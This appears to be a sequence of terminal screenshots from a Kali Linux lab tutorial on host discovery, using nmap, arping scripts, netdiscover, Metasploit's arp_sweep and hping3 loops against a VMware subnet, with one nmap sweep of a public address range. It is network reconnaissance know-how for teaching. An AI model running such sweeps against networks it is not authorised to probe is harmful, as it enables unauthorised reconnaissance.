Nmap done: 1 IP address (1 host up) scanned in 13.03 seconds
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap 172.16.69.145 -sn

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 08:43 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.41 seconds
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap 172.16.69.0-255 -sn

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 08:44 EST
Nmap scan report for 172.16.69.1
Host is up (0.00015s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 172.16.69.128
Host is up (0.00021s latency).
MAC Address: 00:0C:29:96:81:F2 (VMware)
Nmap scan report for 172.16.69.129
Host is up (0.00020s latency).
MAC Address: 00:0C:29:94:63:4B (VMware)
Nmap scan report for 172.16.69.130
Host is up (0.00017s latency).
MAC Address: 00:0C:29:EB:A5:8A (VMware)
Nmap scan report for 172.16.69.131
Host is up (0.00033s latency).
MAC Address: 00:0C:29:97:29:02 (VMware)
Nmap scan report for 172.16.69.132
Host is up (0.00023s latency).
MAC Address: 00:0C:29:9E:F9:15 (VMware)
Nmap scan report for 172.16.69.135
Host is up (0.00020s latency).
MAC Address: 00:0C:29:B5:90:73 (VMware)
Nmap scan report for 172.16.69.254
Host is up (0.00010s latency).
MAC Address: 00:50:56:E0:A4:8E (VMware)
Nmap scan report for 172.16.69.133
Host is up.
Nmap done: 256 IP addresses (9 hosts up) scanned in 27.47 seconds
root@kali:~#
```


```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -iL iplist.txt -sn

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 08:46 EST
Nmap scan report for 172.16.69.1
Host is up (0.00069s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 172.16.69.128
Host is up (0.00034s latency).
MAC Address: 00:0C:29:96:81:F2 (VMware)
Nmap scan report for 172.16.69.129
Host is up (0.00024s latency).
MAC Address: 00:0C:29:94:63:4B (VMware)
Nmap scan report for 172.16.69.130
Host is up (0.00085s latency).
MAC Address: 00:0C:29:EB:A5:8A (VMware)
Nmap scan report for 172.16.69.131
Host is up (0.00081s latency).
MAC Address: 00:0C:29:97:29:02 (VMware)
Nmap scan report for 172.16.69.132
Host is up (0.00078s latency).
MAC Address: 00:0C:29:9E:F9:15 (VMware)
Nmap scan report for 172.16.69.135
Host is up (0.00074s latency).
MAC Address: 00:0C:29:B5:90:73 (VMware)
Nmap scan report for 172.16.69.133
Host is up.
Nmap done: 8 IP addresses (8 hosts up) scanned in 26.03 seconds
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -sn 74.125.21.0-255

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 08:50 EST
Nmap scan report for 74.125.21.0
Host is up (0.0034s latency).
Nmap scan report for yv-in-f1.1e100.net (74.125.21.1)
Host is up (0.092s latency).
Nmap scan report for 74.125.21.2
Host is up (0.0012s latency).
Nmap scan report for 74.125.21.3
Host is up (0.0012s latency).
Nmap scan report for 74.125.21.4
Host is up (0.0011s latency).
Nmap scan report for 74.125.21.5
Host is up (0.0012s latency).
Nmap scan report for 74.125.21.6
Host is up (0.0013s latency).
Nmap scan report for 74.125.21.7
Host is up (0.0012s latency).
Nmap scan report for 74.125.21.8
Host is up (0.0012s latency).
Nmap scan report for 74.125.21.9
Host is up (0.0012s latency).
Nmap scan report for 74.125.21.10
Host is up (0.0013s latency).
Nmap scan report for 74.125.21.11
Host is up (0.0034s latency).
Nmap scan report for 74.125.21.12
Host is up (0.0037s latency).
Nmap scan report for 74.125.21.13
Host is up (0.00026s latency).
Nmap scan report for yv-in-f14.1e100.net (74.125.21.14)
Host is up (0.033s latency).
Nmap scan report for 74.125.21.15
Host is up (0.0037s latency).
Nmap scan report for yv-in-f16.1e100.net (74.125.21.16)
Host is up (0.035s latency).
Nmap scan report for yv-in-f17.1e100.net (74.125.21.17)
Host is up (0.035s latency).
```

No.	Destination	Protocol	Info
498	Broadcast	ARP	Who has 172.16.36.102? Tell 172.16.36.232
499	Broadcast	ARP	Who has 172.16.36.125? Tell 172.16.36.232
500	Broadcast	ARP	Who has 172.16.36.163? Tell 172.16.36.232
501	Broadcast	ARP	Who has 172.16.36.164? Tell 172.16.36.232
502	Broadcast	ARP	Who has 172.16.36.196? Tell 172.16.36.232
503	Broadcast	ARP	Who has 172.16.36.31? Tell 172.16.36.232

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -sn 172.16.69.128

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 08:59 EST
Nmap scan report for 172.16.69.128
Host is up (0.00019s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
root@kali:~#
```


File Edit View Search Terminal Help
root@kali:~# nmap -sn 172.16.69.1-255
Starting Nmap 7.40 (https://nmap.org) at 2017-02-07 09:00 EST
Nmap scan report for 172.16.69.1
Host is up (0.00025s latency).
Nmap scan report for 172.16.69.2
Host is up (0.0018s latency).
Nmap scan report for 172.16.69.3
Host is up (0.0019s latency).
Nmap scan report for 172.16.69.4
Host is up (0.0020s latency).
Nmap scan report for 172.16.69.5
Host is up (0.0021s latency).
Nmap scan report for 172.16.69.6
Host is up (0.0021s latency).
Nmap scan report for 172.16.69.7
Host is up (0.0022s latency).
Nmap scan report for 172.16.69.8
Host is up (0.0023s latency).
Nmap scan report for 172.16.69.9
Host is up (0.0023s latency).
Nmap scan report for 172.16.69.10
Host is up (0.0038s latency).
Nmap scan report for 172.16.69.11
Host is up (0.0039s latency).
Nmap scan report for 172.16.69.12
Host is up (0.0059s latency).
Nmap scan report for 172.16.69.13
Host is up (0.0063s latency).
Nmap scan report for 172.16.69.14


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
1 0.000000000 192.168.68.130 172.16.69.2 ICMP 42 Echo (ping) request id=0xe063, seq=0/0,
2 0.000070711 192.168.68.130 172.16.69.3 ICMP 42 Echo (ping) request id=0x6de8, seq=0/0,
3 0.000103185 192.168.68.130 172.16.69.4 ICMP 42 Echo (ping) request id=0x3f30, seq=0/0,
4 0.000155401 192.168.68.130 172.16.69.5 ICMP 42 Echo (ping) request id=0x11b8, seq=0/0,
5 0.000240274 192.168.68.130 172.16.69.6 ICMP 42 Echo (ping) request id=0xffa5, seq=0/0,
6 0.000291259 192.168.68.130 172.16.69.7 ICMP 42 Echo (ping) request id=0x282b, seq=0/0,
7 0.000337054 192.168.68.130 172.16.69.8 ICMP 42 Echo (ping) request id=0x54fb, seq=0/0,
8 0.000380390 192.168.68.130 172.16.69.9 ICMP 42 Echo (ping) request id=0xb859, seq=0/0,
9 0.000425313 192.168.68.130 172.16.69.10 ICMP 42 Echo (ping) request id=0xd7bf, seq=0/0,
10 0.000469628 192.168.68.130 172.16.69.11 ICMP 42 Echo (ping) request id=0x0411, seq=0/0,
11 1.001962963 192.168.68.130 172.16.69.14 ICMP 42 Echo (ping) request id=0x7f46, seq=0/0,
Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
Ethernet II, Src: Vmware_2d:7c:19 (00:0c:29:2d:7c:19), Dst: Vmware_ff:94:dd (00:50:56:ff:94:dd)
Internet Protocol Version 4, Src: 192.168.68.130, Dst: 172.16.69.2
Internet Control Message Protocol
0000 00 50 56 ff 94 dd 00 0c 29 2d 7c 19 08 00 45 00 .PV.....)-|...E.
0010 00 1c fc ce 00 00 29 01 9e d5 c0 a8 44 82 ac 10 ......). ....D...
0020 45 02 08 00 17 9c e0 63 00 00 E......c ..
wireshark_eth0_20170207090402_yBdQTZ
Packets: 707 · Displayed: 707 (100.0%)
Profile: Default

```
File  Edit  View  Search  Terminal  Help
root@kali:~# cat iplist.txt
172.16.69.1
172.16.69.128
172.16.69.129
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.133
172.16.69.135

root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -iL iplist.txt -sn

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 09:05 EST
Nmap scan report for 172.16.69.1
Host is up (0.00056s latency).
Nmap scan report for 172.16.69.128
Host is up (0.00031s latency).
Nmap scan report for 172.16.69.129
Host is up (0.00016s latency).
Nmap scan report for 172.16.69.130
Host is up (0.00042s latency).
Nmap scan report for 172.16.69.131
Host is up (0.00036s latency).
Nmap scan report for 172.16.69.132
Host is up (0.00032s latency).
Nmap scan report for 172.16.69.133
Host is up (0.000069s latency).
Nmap scan report for 172.16.69.135
Host is up (0.00062s latency).
Nmap done: 8 IP addresses (8 hosts up) scanned in 0.03 seconds
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap 172.16.69.128 -PU53 -sn

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 09:11 EST
Nmap scan report for 172.16.69.128
Host is up (0.00020s latency).
MAC Address: 00:0C:29:96:81:F2 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 13.03 seconds
root@kali:~# nmap 172.16.69.0-255 -PU53 -sn

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 09:13 EST
Nmap scan report for 172.16.69.1
Host is up (0.00018s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 172.16.69.128
Host is up (0.00014s latency).
MAC Address: 00:0C:29:96:81:F2 (VMware)
Nmap scan report for 172.16.69.129
Host is up (0.00016s latency).
MAC Address: 00:0C:29:94:63:4B (VMware)
Nmap scan report for 172.16.69.130
Host is up (0.00018s latency).
MAC Address: 00:0C:29:EB:A5:8A (VMware)
Nmap scan report for 172.16.69.131
Host is up (0.00018s latency).
MAC Address: 00:0C:29:97:29:02 (VMware)
Nmap scan report for 172.16.69.132
Host is up (0.00026s latency).
MAC Address: 00:0C:29:9E:F9:15 (VMware)
Nmap scan report for 172.16.69.135
Host is up (0.00019s latency).
MAC Address: 00:0C:29:B5:90:73 (VMware)
Nmap scan report for 172.16.69.254
Host is up (0.00015s latency).
MAC Address: 00:50:56:E0:A4:8E (VMware)
Nmap scan report for 172.16.69.133
Host is up.
Nmap done: 256 IP addresses (9 hosts up) scanned in 27.66 seconds
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -iL iplist.txt -PU53 -sn

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 09:14 EST
Nmap scan report for 172.16.69.1
Host is up (0.00013s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 172.16.69.128
Host is up (0.00029s latency).
MAC Address: 00:0C:29:96:81:F2 (VMware)
Nmap scan report for 172.16.69.129
Host is up (0.00038s latency).
MAC Address: 00:0C:29:94:63:4B (VMware)
Nmap scan report for 172.16.69.130
Host is up (0.00016s latency).
MAC Address: 00:0C:29:EB:A5:8A (VMware)
Nmap scan report for 172.16.69.131
Host is up (0.00015s latency).
MAC Address: 00:0C:29:97:29:02 (VMware)
Nmap scan report for 172.16.69.132
Host is up (0.00028s latency).
MAC Address: 00:0C:29:9E:F9:15 (VMware)
Nmap scan report for 172.16.69.135
Host is up (0.00020s latency).
MAC Address: 00:0C:29:B5:90:73 (VMware)
Nmap scan report for 172.16.69.133
Host is up.
Nmap done: 8 IP addresses (8 hosts up) scanned in 26.03 seconds
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap 172.16.69.128 -PA80 -sn

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 09:15 EST
Nmap scan report for 172.16.69.128
Host is up (0.00030s latency).
MAC Address: 00:0C:29:96:81:F2 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 13.02 seconds
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap 172.16.69.0-255 -PA80 -sn

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 09:16 EST
Nmap scan report for 172.16.69.1
Host is up (0.00017s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 172.16.69.128
Host is up (0.00021s latency).
MAC Address: 00:0C:29:96:81:F2 (VMware)
Nmap scan report for 172.16.69.129
Host is up (0.00017s latency).
MAC Address: 00:0C:29:94:63:4B (VMware)
Nmap scan report for 172.16.69.130
Host is up (0.00020s latency).
MAC Address: 00:0C:29:EB:A5:8A (VMware)
Nmap scan report for 172.16.69.131
Host is up (0.00020s latency).
MAC Address: 00:0C:29:97:29:02 (VMware)
Nmap scan report for 172.16.69.132
Host is up (0.00019s latency).
MAC Address: 00:0C:29:9E:F9:15 (VMware)
Nmap scan report for 172.16.69.135
Host is up (0.00016s latency).
MAC Address: 00:0C:29:B5:90:73 (VMware)
Nmap scan report for 172.16.69.254
Host is up (0.00012s latency).
MAC Address: 00:50:56:E0:A4:8E (VMware)
Nmap scan report for 172.16.69.133
Host is up.
Nmap done: 256 IP addresses (9 hosts up) scanned in 27.96 seconds
root@kali:~# nmap -iL iplist.txt -PA80 -sn

Starting Nmap 7.40 ( https://nmap.org ) at 2017-02-07 09:17 EST
Nmap scan report for 172.16.69.1
Host is up (0.00010s latency).
MAC Address: 00:50:56:C0:00:01 (VMware)
Nmap scan report for 172.16.69.128
Host is up (0.00024s latency).
MAC Address: 00:0C:29:96:81:F2 (VMware)
Nmap scan report for 172.16.69.129
Host is up (0.00019s latency).
MAC Address: 00:0C:29:94:63:4B (VMware)
Nmap scan report for 172.16.69.130
Host is up (0.00016s latency).
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# arping 172.16.69.128 -c 1
ARPING 172.16.69.128
60 bytes from 00:0c:29:96:81:f2 (172.16.69.128): index=0 time=15.259 msec

--- 172.16.69.128 statistics ---
1 packets transmitted, 1 packets received,   0% unanswered (0 extra)
rtt min/avg/max/std-dev = 15.259/15.259/15.259/0.000 ms
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# arping 172.16.69.145 -c 1
ARPING 172.16.69.145
Timeout

--- 172.16.69.145 statistics ---
1 packets transmitted, 0 packets received, 100% unanswered (0 extra)

root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# arping -c 1 172.16.69.128 | grep "bytes from"
60 bytes from 00:0c:29:96:81:f2 (172.16.69.128): index=0 time=12.666 msec
root@kali:~# arping -c 1 172.16.69.145 | grep "bytes from"
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# arping -c 1 172.16.69.128 | grep "bytes from"
60 bytes from 00:0c:29:96:81:f2 (172.16.69.128): index=0 time=15.463 msec
root@kali:~# arping -c 1 172.16.69.128 | grep "bytes from" | cut -d " " -f 4
00:0c:29:96:81:f2
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# arping -c 1 172.16.69.128 | grep "bytes from"
60 bytes from 00:0c:29:96:81:f2 (172.16.69.128): index=0 time=12.684 msec
root@kali:~# arping -c 1 172.16.69.128 | grep "bytes from" | cut -d " " -f 5
(172.16.69.128):
root@kali:~# arping -c 1 172.16.69.128 | grep "bytes from" | cut -d " " -f 5 | cut -d "(" -f 2
172.16.69.128):
root@kali:~# arping -c 1 172.16.69.128 | grep "bytes from" | cut -d " " -f 5 | cut -d "(" -f 2 | cut -d ")" -f 1
172.16.69.128
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./arping.sh
Usage - ./arping.sh [interface]
Example - ./arping.sh eth0
Example will perform an ARP scan of the local subnet to which eth0 is assigned
root@kali:~# ./arping.sh eth0
172.16.69.1
172.16.69.128
172.16.69.130
172.16.69.132
172.16.69.131
172.16.69.135
172.16.69.254
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./arping.sh eth0 > output.txt
root@kali:~# cat output.txt
172.16.69.1
172.16.69.128
172.16.69.130
172.16.69.132
172.16.69.131
172.16.69.135
172.16.69.254
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./arping.sh
Usage - ./arping.sh [input file]
Example - ./arping.sh iplist.txt
Example will perform an ARP scan of all IP addresses defined in
iplist.txt
root@kali:~# ./arping.sh iplist.txt
172.16.69.130
172.16.69.1
172.16.69.128
172.16.69.131
172.16.69.132
172.16.69.135
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# ./arping.sh iplist.txt > output.txt
root@kali:~# cat output.txt
172.16.69.130
172.16.69.131
172.16.69.132
172.16.69.129
172.16.69.128
172.16.69.135
172.16.69.1
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# netdiscover -r 172.16.69.0/24
```

```
File  Edit  View  Search  Terminal  Help
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 7 Captured ARP Req/Rep packets, from 7 hosts.   Total size: 420

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 172.16.69.1     00:50:56:c0:00:01      1      60  VMware, Inc.
 172.16.69.128   00:0c:29:96:81:f2      1      60  VMware, Inc.
 172.16.69.129   00:0c:29:94:63:4b      1      60  VMware, Inc.
 172.16.69.130   00:0c:29:eb:a5:8a      1      60  VMware, Inc.
 172.16.69.131   00:0c:29:97:29:02      1      60  VMware, Inc.
 172.16.69.132   00:0c:29:9e:f9:15      1      60  VMware, Inc.
 172.16.69.254   00:50:56:e0:a4:8e      1      60  VMware, Inc.
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# netdiscover -l iplist.txt
```

```
File  Edit  View  Search  Terminal  Help
Currently scanning: Finished!   |   Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 7 hosts.   Total size: 420

  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
172.16.69.1     00:50:56:c0:00:01      1      60  VMware, Inc.
172.16.69.128   00:0c:29:96:81:f2      1      60  VMware, Inc.
172.16.69.129   00:0c:29:94:63:4b      1      60  VMware, Inc.
172.16.69.130   00:0c:29:eb:a5:8a      1      60  VMware, Inc.
172.16.69.131   00:0c:29:97:29:02      1      60  VMware, Inc.
172.16.69.132   00:0c:29:9e:f9:15      1      60  VMware, Inc.
172.16.69.254   00:50:56:e0:a4:8e      1      60  VMware, Inc.
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# netdiscover -p
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# msfconsole

                  _---------.
              .' #######   ;."
  .---,.    ;@             @@`;   .---,..
." @@@@@'.,'@@            @@@@@',.'@@@@ ".
'-.@@@@@@@@@@@@          @@@@@@@@@@@@@ @;
   `.@@@@@@@@@@@@        @@@@@@@@@@@@@@ .'
     "--'.@@@  -.@        @ ,'-   .'--"
          ".@' ; @       @ `.  ;'
            |@@@@ @@@     @    .
             ' @@@ @@   @@    ,
              `.@@@@    @@   .
                ',@@     @   ;          _____________
                 (   3 C    )     /|___ / Metasploit! \
                 ;@'. __*__,."    \|--- \_____________/
                  '(.,....")


Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.13.15-dev                         ]
+ -- --=[ 1613 exploits - 915 auxiliary - 279 post        ]
+ -- --=[ 471 payloads - 39 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/scanner/discovery/arp_sweep
msf auxiliary(arp_sweep) >
```

```
File  Edit  View  Search  Terminal  Help
msf auxiliary(arp_sweep) > show options

Module options (auxiliary/scanner/discovery/arp_sweep):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   RHOSTS                      yes       The target address range or CIDR identifier
   SHOST                       no        Source IP Address
   SMAC                        no        Source MAC Address
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    5                yes       The number of seconds to wait for new data

msf auxiliary(arp_sweep) >
```

```
File  Edit  View  Search  Terminal  Help
msf auxiliary(arp_sweep) > ifconfig eth0
[*] exec: ifconfig eth0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.69.133  netmask 255.255.255.0  broadcast 172.16.69.255
        inet6 fe80::20c:29ff:fe2d:7c19  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:2d:7c:19  txqueuelen 1000  (Ethernet)
        RX packets 9687  bytes 1395789 (1.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 13463  bytes 954535 (932.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf auxiliary(arp_sweep) >
```

```
File  Edit  View  Search  Terminal  Help
msf auxiliary(arp_sweep) > set interface eth0
interface => eth0
msf auxiliary(arp_sweep) > set RHOSTS 172.16.69.0/24
RHOSTS => 172.16.69.0/24
msf auxiliary(arp_sweep) > set SHOST 172.16.69.133
SHOST => 172.16.69.133
msf auxiliary(arp_sweep) > set SMAC 00:0c:29:2d:7c:19
SMAC => 00:0c:29:2d:7c:19
msf auxiliary(arp_sweep) > set THREADS 20
THREADS => 20
msf auxiliary(arp_sweep) > set TIMEOUT 1
TIMEOUT => 1
msf auxiliary(arp_sweep) >
```

```
File  Edit  View  Search  Terminal  Help
msf auxiliary(arp_sweep) > show options

Module options (auxiliary/scanner/discovery/arp_sweep):

   Name       Current Setting    Required  Description
   ----       ---------------    --------  -----------
   INTERFACE  eth0               no        The name of the interface
   RHOSTS     172.16.69.0/24     yes       The target address range or CIDR identifier
   SHOST      172.16.69.133      no        Source IP Address
   SMAC       00:0c:29:2d:7c:19  no        Source MAC Address
   THREADS    20                 yes       The number of concurrent threads
   TIMEOUT    1                  yes       The number of seconds to wait for new data

msf auxiliary(arp_sweep) >
```

```
File  Edit  View  Search  Terminal  Help
msf auxiliary(arp_sweep) > run

[*] 172.16.69.1 appears to be up (VMware, Inc.).
[*] 172.16.69.128 appears to be up (VMware, Inc.).
[*] 172.16.69.129 appears to be up (VMware, Inc.).
[*] 172.16.69.130 appears to be up (VMware, Inc.).
[*] 172.16.69.131 appears to be up (VMware, Inc.).
[*] 172.16.69.132 appears to be up (VMware, Inc.).
[*] 172.16.69.254 appears to be up (VMware, Inc.).
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(arp_sweep) >
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# hping3 172.16.69.1 --icmp
HPING 172.16.69.1 (eth0 172.16.69.1): icmp mode set, 28 headers + 0 data bytes
len=46 ip=172.16.69.1 ttl=64 id=49756 icmp_seq=0 rtt=6.9 ms
len=46 ip=172.16.69.1 ttl=64 id=62417 icmp_seq=1 rtt=7.1 ms
len=46 ip=172.16.69.1 ttl=64 id=57485 icmp_seq=2 rtt=6.3 ms
len=46 ip=172.16.69.1 ttl=64 id=4968 icmp_seq=3 rtt=6.0 ms
len=46 ip=172.16.69.1 ttl=64 id=49472 icmp_seq=4 rtt=5.8 ms
len=46 ip=172.16.69.1 ttl=64 id=50536 icmp_seq=5 rtt=5.2 ms
len=46 ip=172.16.69.1 ttl=64 id=17861 icmp_seq=6 rtt=5.0 ms
^C
--- 172.16.69.1 hping statistic ---
7 packets transmitted, 7 packets received, 0% packet loss
round-trip min/avg/max = 5.0/6.0/7.1 ms
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# hping3 172.16.69.1 --icmp -c 2
HPING 172.16.69.1 (eth0 172.16.69.1): icmp mode set, 28 headers + 0 data bytes
len=46 ip=172.16.69.1 ttl=64 id=57703 icmp_seq=0 rtt=5.1 ms
len=46 ip=172.16.69.1 ttl=64 id=10621 icmp_seq=1 rtt=5.2 ms

--- 172.16.69.1 hping statistic ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 5.1/5.1/5.2 ms
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# hping3 172.16.69.145 --icmp -c 2
HPING 172.16.69.145 (eth0 172.16.69.145): icmp mode set, 28 headers + 0 data bytes

--- 172.16.69.145 hping statistic ---
2 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# hping3 172.16.69.1 --icmp -c 1; hping3 172.16.69.145 --icmp -c 1 | grep "len"
HPING 172.16.69.1 (eth0 172.16.69.1): icmp mode set, 28 headers + 0 data bytes
len=46 ip=172.16.69.1 ttl=64 id=31597 icmp_seq=0 rtt=5.2 ms

--- 172.16.69.1 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 5.2/5.2/5.2 ms

--- 172.16.69.145 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# hping3 172.16.69.1 --icmp -c 1 >> handle.txt

--- 172.16.69.1 hping statistic ---
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 4.1/4.1/4.1 ms
root@kali:~# hping3 172.16.69.145 --icmp -c 1 >> handle.txt

--- 172.16.69.145 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@kali:~# cat handle.txt
HPING 172.16.69.1 (eth0 172.16.69.1): icmp mode set, 28 headers + 0 data bytes
len=46 ip=172.16.69.1 ttl=64 id=53232 icmp_seq=0 rtt=4.1 ms
HPING 172.16.69.145 (eth0 172.16.69.145): icmp mode set, 28 headers + 0 data bytes
root@kali:~#
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~# for addr in {1..254}; do hping3 172.16.69.$addr --icmp -c 1 >> handle.txt & done
[1] 15032
[2] 15033
[3] 15034
[4] 15035
[5] 15036
[6] 15037
[7] 15038
```

```
File  Edit  View  Search  Terminal  Help
--- 172.16.69.38 hping statistic ---
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
